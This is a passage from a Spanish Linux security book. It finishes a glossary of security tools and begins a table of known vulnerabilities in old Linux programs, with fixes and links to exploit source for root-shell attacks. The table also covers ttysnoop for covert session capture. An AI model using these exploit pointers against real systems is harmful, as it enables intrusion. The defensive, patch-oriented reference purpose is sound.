Descripción: Lenguaje de *script* de red. **Relación con seguridad**: Cuando esté construyendo redes Linux necesitará herramientas que le permitan rastrear, hacer *login* a y gestionar múltiples *hosts*. Incluso aunque hay muchas buenas herramientas como éstas ya disponibles, el caso es que, eventualmente, necesitará crear sus propias herramientas especializadas. Normalmente, dichas herramientas están escritas en C, Perl y/o Expect. Sin embargo, si no tiene tiempo para programar, SocketScript es para usted. Mejore sus conocimientos en el Capítulo 16, "Desarrollo web seguro".

ssh

Descripción: Cliente *shell* seguro. **Relación con seguridad**: ssh es un cliente *Secure Shell*. *Secure Shell* es un programa de *login* seguro que proporciona sesiones

encriptadas que se parecen mucho a las sesiones telnet. El cliente funciona de una forma muy parecida a un cliente telnet. La sintaxis es ssh nombrehost. El usuario se conecta y da una contraseña. Desde ahí, la sesión funciona como una sesión telnet (toda la encriptación ocurre de manera transparente). Mejore sus conocimientos en el Capítulo 10, "Protección de los datos en tránsito". Véase también sshd, ssh-agent y ssh-keygen dentro de este apéndice y las páginas del manual de ssh y sshd.

ssh-add

Descripción: ssh-add agrega identidades para el agente de autentificación. **Relación con seguridad**: ssh-add agrega identidades para utilizar con ssh-agent. Por favor, véase ssh-agent.

ssh-agent

Descripción: Agente de autentificación de *Secure Shell*. **Relación con seguridad**: ssh-agent se utiliza para realizar autentificación estilo RSA a lo largo de la red cuando se utiliza ssh. Permite a *hosts* remotos acceder y almacenar su clave privada RSA. Mejore sus conocimientos en el Capítulo 10, "Protección de los datos en tránsito". Véase también sshd y ssh-keygen dentro de este apéndice y las páginas del manual de ssh, sshd y ssh-agent.

ssh-keygen

Descripción: Generación de clave de autentificación. **Relación con seguridad**: ssh-keygen es el generador de claves para ssh o Secure Shell, un programa de *login* de seguridad que proporciona sesiones encriptadas que se parecen mucho a las sesiones telnet. Al utilizar ssh-keygen, los usuarios pueden generar una clave RSA que puede ser utilizada posteriormente para la autentificación local y remota. (La autentificación la realiza ssh-agent.) Mejore sus conocimientos en el Capítulo 10, "Protección de los datos en tránsito". Véase también ssh, ssh-keygen y sshd y las páginas del manual de ssh, ssh-agent y sshd.

sshd

Descripción: Demonio de Secure Shell. **Relación con seguridad**: sshd es el servidor de Secure Shell, que se ejecuta por defecto en el Puerto 22. Secure Shell es un programa de *login* de seguridad que proporciona sesiones encriptadas que se parecen mucho a las sesiones telnet. Mejore sus conocimientos en el Capítulo 10, "Protección de los datos en tránsito". Véase también ssh, ssh-keygen y sshd y ssh, ssh-keygen y las páginas del manual de ssh-agent.

SSLeay

Descripción: Una implementación SSL gratuita. **Relación con seguridad**: Se encripta una comunicación cliente-servidor de HTTP estándar y, por tanto, es insegura. Secure Sockets Layer (SSL, un protocolo de Netscape Communications) proporciona sesiones encriptadas. SSLeay es una implementación SSL gratuita. Mejore sus conocimientos en el Capítulo 15, "Protocolos web seguros".

Strobe (un complemento)

Descripción: Un *scanner* de red. **Relación con seguridad**: Strobe, aunque ahora está anticuado, fue un buen *scanner* para identificar rápidamente demonios que se estaban ejecutando en el objetivo. Mejore sus conocimientos en el Capítulo 8, "*Scanners*".

sudo

Descripción: Ejecuta un comando como un superusuario. **Relación con seguridad**: Los administradores de sistemas utilizan sudo para permitir a usuarios seleccionados ejecutar ciertos comandos como superusuario (root). Puede limitar por usuario, comando y *host* (por tanto, el usuario hacker sólo puede ejecutar mount en el *host* samshacker.net). Para más información, véase el Capítulo 4, "Administración básica del sistema Linux", o la página del manual de sudo.

Supervisor de red Angel (un complemento)

Descripción: Una herramienta de supervisión de red. **Relación con seguridad**: El supervisor de red (*Angel Network Monitor*, ANM) ofrece supervisión de red de espacio de disco, carga de sistema, conexiones TCP, etc. La administración está centralizada y el paquete está escrito principalmente en Perl y es, por tanto, bastante configurable. Mejore sus conocimientos en el Capítulo 7, "*Sniffers* y escuchas electrónicas".

Swan (un complemento)

Descripción: Implementación IPSEC, ISAKMP/Oakley y DNSSEC. **Relación con seguridad**: IPSec ofrece encriptación de IP de red por capas. SWAN es un proyecto que está en marcha para proporcionar encriptación a nivel de red potente para Linux y otros sistemas operativos, haciendo a las redes impenetrables a las escuchas electrónicas. Mejore sus conocimientos en el Capítulo 15, "Protocolos web seguros".

swatch (el vigilante del sistema)

Descripción: Una herramienta de detección de intrusiones. **Relación con seguridad**: swatch es un suplemento de sistemas *logging* predeterminados y proporciona, en tiempo real, supervisión, *logging* e informes, una utilidad *backfinger* que intenta captar información *finger* de *hosts* atacantes, ejecución condicional de comandos ("si se encuentra esta condición en un archivo *log*, haga esto"), etc. En realidad, swatch es bastante bueno. Mejore sus conocimientos en el Capítulo 20, "Detección de intrusiones".

sXid Secure (un complemento)

Descripción: sXid Secure sigue la pista de archivos SUID y SGID. **Relación con seguridad**: Los archivos SUID y SGID son especiales. Llevan sus permisos de propiedad en lugar de los permisos del usuario que los está ejecutando. Si los atacantes pueden introducirse en los archivos SUID o SGID, pueden, potencialmente, conseguir acceso de raíz. Por esta razón, debería vigilar estos archivos por si se producen cambios. sXid lo hace automáticamente. Mejore sus conocimientos en el Capítulo 6, "Código dañino".

sysklogd

Descripción: Utilidades de *logging* del sistema Linux. **Relación con seguridad**: sysklogd proporciona *logging* local y remoto de eventos y mensajes del sistema (syslog) y de *kernel* (klog). Los mensajes son normalmente bastante completos. Los mensajes syslog, por ejemplo, incluyen fecha, hora, nombre de *host*, aplicación y mensaje. sysklogd es una herramienta de administración de sistemas vital y la piedra angular de logging Linux por defecto. Mejore sus conocimientos en el Capítulo 19, "*Logs* y auditorías", o en la página del manual de sysklogd.

tcpd (TCP WRAPPER)

Descripción: tcpd hace *logs* de (y puede permitir o denegar) peticiones de sesiones telnet, finger, ftp, exec, rsh, rlogin, tftp y talk. **Relación con seguridad**: tcpd (un demonio) proporciona control de acceso a servicios remotos basado en coincidencia con patrones. Puede utilizarlo para negar servicios a usuarios no autorizados. Además, tcpd ejecutará condicionalmente comandos cuando se confronten con un determinado patrón. Para más información, véase el Capítulo 18, "Linux y *firewalls*". Para obtener información sobre *logging* tcpd, por favor véase syslogd, dentro de este apéndice. Para obtener información sobre control de acceso tcpd, véase hosts_access, hosts_options, tcpdchk y tcpdmatch, dentro de este apéndice, o la página del manual de tcpd.

tcpdchk

Descripción: tcpdchk verifica que su configuración tcp_wrapper es correcta. Si no lo es, tcpdchk informa de los problemas. **Relación con seguridad**: Configurar los valores del control de acceso tcpd es una tarea compleja. tcpdchk verifica dichos valores para asegurarse de que no ha hecho mal el trabajo. Por ejemplo, tcpdchk comprueba /etc/hosts.allow y /etc/hosts.deny por si hubiera errores. Para más información, véase el Capítulo 18, "Linux y *firewalls* ". Para obtener información sobre control de acceso tcpd, véase hosts_access, hosts_options, tcpdchk y tcpdmatch, dentro de este apéndice.

tcpdmatch

Descripción: tcpdmatch es una herramienta de diagnóstico que muestra de forma interactiva las normas de control de acceso que haya especificado. **Relación con seguridad**: A veces, cuando establece normas de control de acceso tcpd, incluso aunque sus entradas no sean defectuosas, sí lo es la lógica que hay detrás de ellas. Para evitarlo, utilice tcpdmatch para verificar sus normas y lógica. tcpdmatch predecirá interactivamente cómo gestionará tcpd una petición de conexión dada. Al examinar la salida, puede determinar si sus normas realizan en realidad lo que desea. Para más información, véase el Capítulo 18, "Linux y *firewalls*". Para obtener información sobre control de acceso tcpd, véase hosts_access, hosts_options y tcpdchk, dentro de este apéndice.

tcpdump

Descripción: tcpdump es una herramienta de supervisión de red que descarga cabeceras de paquetes de una interfaz de red especificada. **Relación con seguridad**: tcpdump es útil para diagnosticar problemas de red y examinar exhaustivamente ataques de red. tcpdump es altamente configurable: puede especificar qué *hosts* supervisar, además de qué tipo de tráfico. Puede, incluso, aislar servicios específicos como FTP. Para más información, véase el Capítulo 7, "*Sniffers* y escuchas electrónicas", y el 19, "*Logs* y auditorías". Véase también la página del manual de tcpdump.

tftp

Descripción: *Trivial File Transfer Protocol* (protocolo de transferencia de archivos superficial). **Relación con seguridad**: tftp es la interfaz de usuario del TFTP de Internet (protocolo de transferencia de archivos superficial), que permite a los usuarios transferir archivos a y desde una máquina remota. Utilizado frecuentemente para comunicarse con terminales, *routers* y otras unidades de red X. Mejore sus conocimientos en el Capítulo 3, "Instalación", o en la página del manual de tftp.

traceroute

Descripción: traceroute traza la ruta entre dos *hosts*. La sintaxis UNIX es traceroute host o IP dirección. La sintaxis NT es tracert host o IP dirección. Aquí tiene un ejemplo:

```
Tracing route to mcp.com [198.70.146.70] over a maximum of 30 hops:
1 151 ms 140 ms 150 ms tnt1.isdn.jetlink.net [206.72.64.13]
2 140 ms 150 ms 140 ms jl-bb1-ven-fe0.jetlink.net [206.72.64.1]
3 160 ms 150 ms 140 ms 166.48.176.17
4 151 ms 140 ms 140 ms core9.Bloomington.cw.net [204.70.9.85]
5 150 ms 150 ms 171 ms rto-uunet2-nap.Bloomington.cw.net [204.70.10.166]
6 150 ms 151 ms 140 ms 104.ATM2-0.XR2.LAX2.ALTER.NET [146.188.248.206]
7 150 ms 150 ms 150 ms 294.ATM3-0.TR2.LAX2.ALTER.NET [146.188.248.142]
8 190 ms 190 ms 201 ms 111.ATM7-0.TR2.CHI4.ALTER.NET [146.188.136.141]
9 191 ms 200 ms 190 ms 298.ATM7-0.XR2.CHI4.ALTER.NET [146.188.208.237]
10 200 ms 230 ms 211 ms 194.ATM9-0-0.GW2.IND1.ALTER.NET [146.188.208.105]
11 200 ms 211 ms 220 ms iquest-gw.customer.alter.net [157.130.103.94]
12 220 ms 200 ms 210 ms iq-ind-core1.iquest.net [206.53.249.1]
13 220 ms 231 ms 210 ms www.mcp.com.146.70.198.in-addr.arpa [198.70.146.70]
```

Relación con seguridad: Utilice traceroute para diagnosticar problemas de red o, lo que es más normal, para localizar el punto de origen de un atacante. Por ejemplo, suponga que descubre una sesión de usuario no autorizada como ésta en sus *logs*:

```
Jan 30 10:30:52 myserver ftpd[7242]: FTP LOGIN FROM 203.127.154.160
                                     [203.127.154.160], hackername
```

Podría utilizar traceroute para localizar la máquina en 203.127.154.160.

NOTA

A veces, por varias razones, trazar la ruta no revelará la localización geográfica del atacante. En esos casos, intente con el IP Locator de http://cello.cs.uiuc.edu/cgi-bin/slamm/ip2ll/. IP Locator asignará un nombre de *host* o IP con latitud y longitud. IP Locator no es perfecto, pero la mayor parte de las veces acierta. (Hace mapas de ciudades siempre que es posible.)

Para obtener más información sobre traceroute, véase el Capítulo 19, "*Logs* y auditorías", o la página del manual de traceroute.

traffic-vis (un complemento)

Descripción: Herramienta de análisis de tráfico TCP/IP. **Relación con seguridad**: Aunque traffic-vis no es estrictamente una herramienta de seguridad, en

ciertos casos puede ser útil en este tipo de contexto. Supervisa el tráfico TCP/IP y muestra la información. Mejore sus conocimientos en el Capítulo 7, "*Sniffers* y escuchas electrónicas".

Trinux (un complemento)

Descripción: Un programa de supervisión y seguridad de Linux. **Relación con seguridad**: Trinux es un sistema Linux compacto que cabe en disquetes y proporciona gestión y supervisión de seguridad de red. Mejore sus conocimientos en el Capítulo 7, "*Sniffers* y escuchas electrónicas".

TripWire (un complemento)

Descripción: Un comprobador de integridad de archivos. **Relación con seguridad**: TripWire realiza comprobaciones de integridad de sistemas de archivo vía chequeos criptográficos. Al utilizar TripWire puede aislar de forma fiable actividades falsas e intrusiones. Consiga TripWire en http://seusa.sumitomo.com/docs/security/cert.org/tools/tripwire/tripwire1.1/tripwire-1.1.tar.Z. Para más información, véase el Capítulo 6, "Código dañino", el 20, "Detección de intrusiones", y el 19, "*Logs* y auditorías".

trojan.pl

Descripción: *Scanner* de troyanos. **Relación con seguridad**: trojan.pl comprueba permisos de archivo, directorio y usuario en una ruta dada buscando configuraciones que podrían invitar a usuarios maliciosos a instalar troyanos. Mejore sus conocimientos en el Capítulo 6, "Código dañino".

ttysnoop

Descripción: Fisga en el tty de un usuario. **Relación con seguridad**: Utilice ttysnoop para capturar subrepticiamente una sesión tty de usuario (de entrada y salida). Es útil si se sospecha que un usuario está llevando a cabo actividades sospechosas. Para más información, véase el Capítulo 7, "*Sniffers* y escuchas electrónicas". Y también la página del manual de ttysnoop.

vipw

Descripción: Utilice vipw para editar el archivo de contraseñas. **Relación con seguridad**: Cuando edite /etc/passwd, considere la utilización de vipw. vipw cierra /etc/passwd y realiza otras tareas menores que mejoran la seguridad durante la edi-

ción. Véase el Capítulo 4, "Administración básica del sistema Linux". Véase también passwd dentro de este apéndice o la página del manual de vipw.

visudo

Descripción: Utilice visudo para editar sudoers. **Relación con seguridad**: Cuando edite /etc/sudoers (el archivo de usuario sudo), considere la utilización de visudo. visudo cierra /etc/sudoers y realiza otras tareas menores que mejoran la seguridad durante la edición. Mejore sus conocimientos en el Capítulo 4, "Administración básica del sistema Linux". Véase también passwd dentro de este apéndice o la página del manual de visudo.

w

Descripción: Muestra quién está haciendo *log on* y lo que están haciendo. **Relación con seguridad**: Utilice w para identificar usuarios que están haciendo *log* y los programas que están utilizando. La sintaxis es, normalmente, w. Aquí tiene un ejemplo:

```
1:23pm  up 5 day(s),  1:11,  23 users,  load average: 0.06, 0.04, 0.03
User     tty      login@  idle   JCPU   PCPU  what
dingo    pts/0    12:05pm  1:13                pine
acrown   pts/1    Wed12pm         24      6    pine
sh4dow   pts/2    Sun 6pm 14:14                pine
tporter  pts/4    Fri 4pm 3days   2:05         -bash
rogue    pts/3    9:26am  2:55                 pine
eagle7   pts/8    9:54am    44                 -sh
catty    pts/12   9:22am     1      1          pine
```

Similar a ps, w es útil en la identificación de usuarios no autorizados que están accediendo a su sistema en un momento no autorizado o están ejecutando software no autorizado. Compare con ps y who, dentro de este apéndice o véase la página del manual de w.

who

Descripción: who obtiene información de usuarios que estén haciendo *log* en la actualidad. **Relación con seguridad**: utilice who para preguntar sobre los usuarios que estén haciendo *log* actualmente. who responderá con nombres de usuarios, tty y direcciones de origen. La sintaxis es, normalmente, who. Aquí tiene un ejemplo:

```
larry  pts/0  Feb  2 11:40    (samshacker.net)
mo     pts/1  Feb  2 11:40    (box2.samshacker.net)
curly  pts/2  Feb  5 01:17    (box3.samshacker.net)
```

A veces, who es útil si sospecha que los intrusos están alterando *logs* después de salir. Al ejecutar un *script* que realiza las preguntas who regularmente, puede guardar un registro de visitas no deseadas. (Un método primitivo pero efectivo.) Compare con ps y w, dentro de este apéndice o véase la página del manual de who.

whois

Descripción: whois busca información de nombres de *host*. **Relación con seguridad**: whois saca registros INTERNIC en *hosts*, incluyendo sus propietarios, contactos técnicos y servidores de nombre de dominio principales. La sintaxis es whois nombrehost. Aquí tiene un ejemplo:

```
Macmillan Computer Publishing (MCP-DOM)
   201 W. 103rd St.
   Indianapolis, IN 46290

   Domain Name: MCP.COM

   Administrative Contact:
      Armonaitis, Keith  (KA1987)  keith_armonaitis@PRENHALL.COM
      201-909-6318 (FAX) 201-909-6350
   Technical Contact, Zone Contact:
      Hoquim, Robert  (RH159)  robert@IQUEST.NET
      317-259-5050 ext. 505
   Billing Contact:
      Quinlan, Joseph  (JQ253)  joseph_quinlan@PRENHALL.COM
      201-909-6269 (FAX) 201-909-6350

   Record last updated on 25-Jun-98.
   Database last updated on 3-Feb-99 04:12:56 EST.

   Domain servers in listed order:
Domain servers in listed order:

   NS1.IQUEST.NET              198.70.36.70
   NS2.IQUEST.NET              198.70.36.95
   NS2.MCP.COM                 204.95.224.200
The InterNIC Registration Services database contains ONLY
non-military and non-US Government Domains and contacts.
Other associated whois servers:
   American Registry for Internet Numbers - whois.arin.net
   European IP Address Allocations        - whois.ripe.net
   Asia Pacific IP Address Allocations    - whois.apnic.net
   US Military                            - whois.nic.mil
   US Government                          - whois.nic.gov
```

whois tiene relevancia en seguridad por dos motivos. Primero, debería saber que cualquiera puede conseguir esta información de su *host*. Por tanto, cuando se registre, evite incluir más información de la necesaria. (INTERNIC le permite introducir comentarios opcionales. No lo haga.) Además, cuando se registre, utilice un método de verificación criptográfico. De otro modo, cualquiera puede cambiar la información de su dominio. Para terminar, utilice whois para seguir la pista de atacantes cuando sus nombres de *host* aparecen en sus *logs*. Para más información, véase la página del manual de whois.

Xlogmaster (un complemento)

Descripción: Supervisor de *log* para los que son realmente paranoicos. **Relación con seguridad**: Xlogmaster muestra automáticamente los cambios en sus archivos *log* casi en tiempo real. El lapso de tiempo por defecto es de 0,3 segundos. (Estamos hablando de verdadera paranoia.) Sin embargo, Xlogmaster es mucho más que un supervisor de *log* y hace más que simples *scripts* que hagan tail o cat de entradas *log*. Xlogmaster le permite definir filtros y lanzadores. Por tanto, si encuentra algo sospechoso, ejecutará la acción que le haya especificado. Mejore sus conocimientos en el Capítulo 19, "*Logs* y auditorías".

APÉNDICE B

Índice de seguridad de Linux: Problemas de seguridad del antiguo Linux

La seguridad es un proceso en curso, no termina. Una aplicación que parece segura hoy, puede ser vulnerable más adelante. Por esta razón, debería mantenerse al corriente de los temas de seguridad recientes e instalar actualizaciones. (El Glosario le ofrece muchos recursos para hacerlo.)

Hay quien desaconseja que se instalen las últimas actualizaciones, argumentando que el software nuevo puede contener errores desconocidos aún no descubiertos. En cierto sentido, esto es cierto. Sin embargo, las actualizaciones también solucionan antiguos huecos bien conocidos. El riesgo vale la pena. (En el software que no tiene huecos conocidos, los *hackers* y piratas tienen que esforzarse por encontrar una entrada; en el que no ha sido actualizado, los atacantes ya tienen la entrada.)

El siguiente índice enumera algunas vulnerabilidades de la seguridad de Linux importantes (y bien conocidas) que he olvidado mencionar en este libro. Esta información le ayudará si instala una edición antigua.

NOTA

No todo el mundo compra la última edición de Linux. Muchos usuarios nuevos no ven la necesidad de adquirir lo último y mejor. En su lugar, a menudo compran libros de Linux (y CD-ROM) de la sección de liquidación de su librería por 1.200 ó 1.600 pesetas (y por qué no, no pierden nada). Sin embargo, muchos de estos CD-ROM tienen versiones antiguas de Linux y, por tanto, antiguos huecos de puerto. Aquí no encontrará todos los huecos del Linux antiguo, pero sí muchos importantes.

Tabla B.1 Debilidades de Linux conocidas

Programa	Detalles
/dev	En Red Hat 4-5.0, varios dispositivos de /dev tienen permisos liberales que permiten a los usuarios ordinarios leer disquetes u otra multimedia extraíble. Solución: comprobar los permisos de /dev y cambiarlos en consecuencia.
/ usr/ bin/ convfont	convfont es una utilidad que convierte los formatos de fuente binarios en formato de código de página (y es parte de svgalib). En algunos sistemas, /usr/bin/convfont es de raíz SUID. Esto puede llevar a una *shell* de root. Consiga el *exploit* en http://www.psychicfriends.net/~cyber/linux/convfontExploit.sh.
admin v.1.2	admin (Menú Administrativo v.1.2) es un antiguo paquete de administración de Linux que utiliza un frontal basado en dialog. Ofrece gestión de cuenta y de impresora. El programa crea archivos temporales en /tmp que los atacantes pueden relacionar con archivos de sistema sensibles. Solución: borrar admin. Se pueden encontrar más detalles en http://www.geek-girl.com/bugtraq/1997_3/0073.html.

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
amd	amd es una herramienta administrativa que ofrece la organización automática de sistemas de archivo. En Red Hat 4.1, las vulnerabilidades de amd dan a los atacantes acceso no autorizado a dispositivos de /dev. Solución: actualizar. Se pueden encontrar más detalles en http://www.sdsc.edu/Security/bugtraq/msg00018.html.
autofs	autofs es un autoorganizador de Linux basado en *kernel*. En el Linux 2.0.36 (y algunas ediciones posteriores), autofs es vulnerable a una sobrecarga de *buffer*. Solución: actualizar. Se pueden encontrar más detalles y fuentes de *exploit* en http://linux-today.com/stories/3250_flat.html.
bash	bash es la *shell* Bourne-again, la *shell* por defecto de la mayoría de las ediciones de Linux. bash 1.14.7 es vulnerable a una sobrecarga de *buffer*. Solución: actualizar.
bdash	bdash es un clon de juego BoulderDash. Si lo tiene, estará en /usr/games/. El programa es vulnerable a una sobrecarga de *buffer*. Solución: borrarlo. Se pueden encontrar más detalles y fuentes de *exploit* en http://www.k-elektronik.org/arsip/exsploit/linux/bdexp.c.
bnc	bnc es una aplicación *proxy* de *Internet Relay Chat* que soporta a múltiples usuarios y anfitriones virtuales. bnc (2.2.4 y anteriores) es vulnerable a varias sobrecargas de *buffer*. Solución: actualizar. Se pueden encontrar más detalles y fuentes de *exploit* en http://www.safenetworks.com/Linux/bnc.html.
bru	La utilidad de recuperación y de copias de seguridad (*The Backup and Recovery Utility*, bru) de Enhanced Software Technologies instala su directorio de lectura, escritura y ejecución para todo el mundo. Solución: chmod /usr/local/lib/bru a 1777. Se pueden encontrar más detalles en http://security.darkface.pp.se/mail/msg00647.html.
cfengine	cfengine es una herramienta de administración de red común a Debian. Las primeras versiones estaban abiertas al ataque vía archivos temporales. Solución: adquirir 1.4.9-3 o posterior.
color_xterm	color_xterm en SlackWare (3.1 y posiblemente 3.2) es de raíz SUID y vulnerable a una sobrecarga de *buffer*. Solución: quitar el bit SUID. Se pueden encontrar más detalles y fuentes de *exploit* en http://www.sekurity-net.com/newscripts/colorxterm.c.
Communicator	Netscape Communicator es un navegador de web muy popular. La versión 4.07 es vulnerable a un extraño pero amenazador ataque. Los servidores remotos pueden combinar directivas

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
	MIME con *scripts* CGI para ejecutar comandos arbitrarios en el lado del cliente. Contacte con Netscape para conseguir un parche o busque más detalles en http://www.shout.net/~nothing/buffer-overflow-1/index.html.
Configure	Configure (/usr/src/linux/scripts/Configure) es una herramienta de configuración *kernel*. Este *script* alberga una condición de carrera. Se pueden encontrar más detalles y fuentes de *exploit* en http://security.darkface.pp.se/mail/msg01070.html.
crond	crond es un demonio de fondo que periódicamente hace un *scanner* buscando archivos crontab y ejecuta los comandos almacenados en ellos. En SlackWare 3.4, crond es vulnerable a un ataque que tiene como resultado una *shell* de raíz SUID. Solución: actualizar. Puede encontrar más detalles y el *exploit* en http://www.jabukie.com/Unix_Sourcez/dilloncrond.c.html.
cxterm	cxterm es un emulador de terminal para manipular caracteres chinos, japoneses y coreanos. cxterm (SlackWare 3.1, 3.2) es de raíz SUID (y tiene que serlo), pero es vulnerable a una sobrecarga de *buffer* que da como resultado una *shell* de raíz SUID. Solución: actualizar. El *exploit* está en http://www.geek-girl.com/bugtraq/1997_2/0245.html.
deliver	deliver es una herramienta que distribuye correo remoto a destinatarios locales. En la versión 2.0.12 (y anteriores), deliver es vulnerable a una sobrecarga de *buffer* (en Debian y en SlackWare). Esto es significativo porque deliver es de raíz SUID. Solución: actualizar.
dhcpd	dhcpd es el demonio de protocolo de configuración de anfitrión dinámico (*Dynamic Host Configuration Protocol daemon*). **DCHP** ofrece y automatiza una funcionalidad de dirección de reserva, donde el sistema asigna automáticamente nuevas direcciones de red dinámicas de sesiones cuando es necesario. dhcpd (la primera edición de las versiones 1.0 y 2.0) es vulnerable a la negación de servicio. Solución: actualizar.
dip 3.3.7i	En SlackWare 2.1.0, dip (una utilidad para manipular sesiones ppp) era setuid y ejecutable mundialmente. dip 3.3.7o en SlackWare 3.4 es también de raíz SUID y vulnerable. Solución: actualizar. El *exploit* se puede encontrar en http://safenetworks.com/Linux/dip4.html. Las primeras ediciones de dip son vulnerables a una sobrecarga de *buffer*. La solución es actualizar. Para comprobar si su versión es vulnerable, adquiera el código de *exploit* en http://geek-girl.com/bugtraq/1996_3/0035.html.

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
doom	doom es la versión de Linux del popular juego *shoot-em-up* del sofware de ID. Los usuarios individuales tienen su propio archivo de configuración (.doomrc) y pueden especificar en él el servidor de sonido que prefieran. El servidor especificado se ejecuta como raíz (y los usuarios pueden conseguir una *shell* de raíz). Solución: desconocida. La fuente de *exploit* está en http://arctik.com/hack/sploits/Linux/doomsndserver.txt.
dosemu	dosemu es un emulador de DOS que permite a Linux ejecutar un sistema operativo DOS en una máquina virtual x86. Esto le permite ejecutar varios cientos de aplicaciones DOS en Linux. En los primeros sistemas Debian, en el paquete dosemu (0.64.0.2-9), /usr/sbin/dos es de raíz SUID. Solución: comprobar y corregir los permisos.
dump	dump es una utilidad de copias de seguridad de sistemas de archivos. dump (en Red Hat 2.1) es de raíz SUID. Solución: desconfigurar SUID. El *exploit* está en http://samarac.hfactorx.org/Exploits/dumpExploit.txt.
dwww	dwww es una herramienta (Debian) que le permite ver la documentación de Linux utilizando un cliente y un servidor WWW locales. (El sitio de dwww es http://dwww.jimpick.com/.) Los atacantes pueden conseguir acceso aventajado utilizando metacaracteres en sus cadenas de presentación. Solución: actualizar con la versión 1.4.3-1.
elm (version 2.4)	ELM (un popular cliente de correo electrónico de Linux) tiene una vulnerabilidad que permite que los atacantes sobrescriban los archivos de usuario o que roben el correo electrónico de los usuarios. Solución: actualizar (2.5). Las versiones 2.4, 2.3, y quizá anteriores, tienen vulnerabilidad a una sobrecarga de *buffer*. El código de *exploit* está en http://security.darkface.pp.se/mail/msg00192.html.
faxsurvey.cgi	HylaFax es un juego de telecomunicación avanzado para manipular faxes y paginación automatizada. En el Linux S.u.S.E., la distribución HylaFax viene con un *script* CGI (faxsurvey.cgi) que permite a los usuarios remotos ejecutar comandos con el UID del servidor web. Note que este hueco se ha integrado ahora en muchos *scanners* populares, incluido Nessus. Solución: borrar faxsurvey.cgi.
filerunner	filerunner es una herramienta FTP gráfica para X (común a Debian) basada parcialmente en Tk. Funciona de manera parecida a WS_FTP, ofreciendo listados de archivos locales/remotos a pantalla partida, identificación múltiple, y transferencia de

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
	archivos automática. (Puede encontrar filerunner en http://www.cd.chalmers.se/~hch/filerunner.html.) Las primeras ediciones de filerunner almacenaban archivos temporales de un modo inseguro. Solución: actualizar.
fsp	fsp (*File Service Protocol*) es una alternativa a FTP (disponible en Debian) que tiene características de seguridad que no están presentes en FTP (incluida la seguridad contra la sobrecarga del servidor y algo de autentificación). Los paquetes de fsp anteriores al 2.71-10 crean un usuario de fsp sin notificárselo. Solución: borrar el usuario de fsp o, mejor aún, actualizar.
fte	fte (disponible en Debian) es un editor de texto flexible que ofrece muchas características de programación interesantes incluido un marcador de sintaxis para muchos lenguajes (C/C++/HTML y similares). Las primeras ediciones de fte ejecutan raíz y permiten por tanto a los usuarios locales ejecutar y leer archivos restringidos. Solución: actualizar. (Las versiones anteriores a 0.46b-4.1 están afectadas.)
ftpwatch	ftpwatch (una herramienta para observar sitios FTP remotos, disponible en Debian) tiene serios errores de seguridad no revelados. Solución: Quitarlo hasta que salga una actualización. Si quiere más información, contacte con security@debian.org.
FWTK	El popular (y gratuito) equipo de herramientas de *firewall* (FWTK) crea números aleatorios fácilmente predecibles utilizando valores de tiempo e ID de proceso. Por consiguiente, los atacantes locales pueden predecir tales números, y al hacerlo, sortear el esquema de autentificación de FTWK. Puede obtener más información en http://www.msg.net/utility/FWTK/challenge.html.
getpwnam() + libc	La función getpwnam() busca un nombre en la base de datos del usuario (contraseña). En Linux 2.0, esto ofrece a los atacantes un medio de obtener raíz. Solución: actualizar o ir a http://temp.redhat.com/linux-info/security/linux-alert/1996-May/0002.html para obtener más detalles, fuente de *exploit* y un parche rápido.
GhostScript	GhostScript es un intérprete gratuito de PostScript para Linux. (PostScript es un lenguaje desarrollado por Adobe Systems que describe a las impresoras la distribución y el aspecto de la página, entre otras cosas.) Como GhostScript depende de código interpretado, visible y alterable por el hombre, sus documentos pueden contener comandos y directivas (incluidos

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
	aquellos no relacionados con la producción del documento). Las versiones de GhostScript 1.4 y anteriores tienen una vulnerabilidad poco conocida. Los usuarios maliciosos pueden introducir código *shell* en los documentos y la *shell* que GhostScript esté utilizando en ese momento, ejecutará ese código. Las posibilidades de que alguien pueda llevar a cabo este ataque son escasas, pero yo no me arriesgaría. Solución: actualizar. Para obtener más información sobre GhostScript, vaya a http://www.cs.wisc.edu/~ghost/gnu/index.html.
gnuplot	gnuplot es un programa de trazado interactivo gratuito. Algunas ediciones de Linux (SuSE 5.2, por ejemplo) trabajan con raíz SUID de gnuplot. Éste es un típico ejemplo en el que un programa es de raíz SUID sin ninguna razón evidente. Solución: chmod -s /usr/bin/gnuplot. Busque el *exploit* en http://safenetworks.com/Linux/gnuplot.html.
httpd	httpd es su servidor web. Apache 1.1.3 (el servidor por defecto) crea archivos temporales que los atacantes pueden relacionar con archivos restringidos. Solución: Crear un nuevo directorio temporal con los permisos adecuados (véase httpd.conf y el indicador de apache_status).
httpd	En Debian Linux 2.1, el servidor de web Apache se instala con una configuración (en srm.conf) cuyo nombre falso es /doc/ o /usr/doc, lo que permite a los atacantes remotos ver /usr/doc. Solución: observar la línea ofensora.
Ideafix	Ideafix es un equipo de herramientas de desarrollo. En él, el programa wm tiene una vulnerabilidad que lleva a una *shell* de raíz SUID. Obtenga más información en http://www.njh.com/latest/9710/971019-04.html.
imapd	En SlackWare 3.2, Red Hat 4.0, y algunas ediciones anteriores, los atacantes pueden hacer *exploit* sobre imapd para sobreescribir la contraseña de la raíz, reemplazándola con espacio en blanco. Solución: actualizar. La fuente de *exploit* está en http://www.njh.com/latest/9706/970624-07.html. Las versiones posteriores (en Red Hat 4.1-5.0 y Caldera OpenLinux 1.2+) son vulnerables a la sobrecarga, así que asegúrese de que actualiza con la última edición.
inn	inn (*Internet News system*, anterior a la versión 1.6) es vulnerable a un ataque remoto. Solución: actualizar. Puede encontrar el código *exploit* para la comprobación en http://www.ecst.csuchico.edu/~jtmurphy/exploits/0229.txt.

Tabla B.1 Debilidades de Linux conocidas *(continuación)*

Programa	Detalles
ip_glue()	Linux es vulnerable a varios ataques de fragmentación de IP. Los atacantes pueden enviar datagramas personalizados ue se comerán sus recursos de memoria disponibles o que sobrecargarán su máquina. Obtenga más información en http://security.darkface.pp.se/mail/msg00673.html.
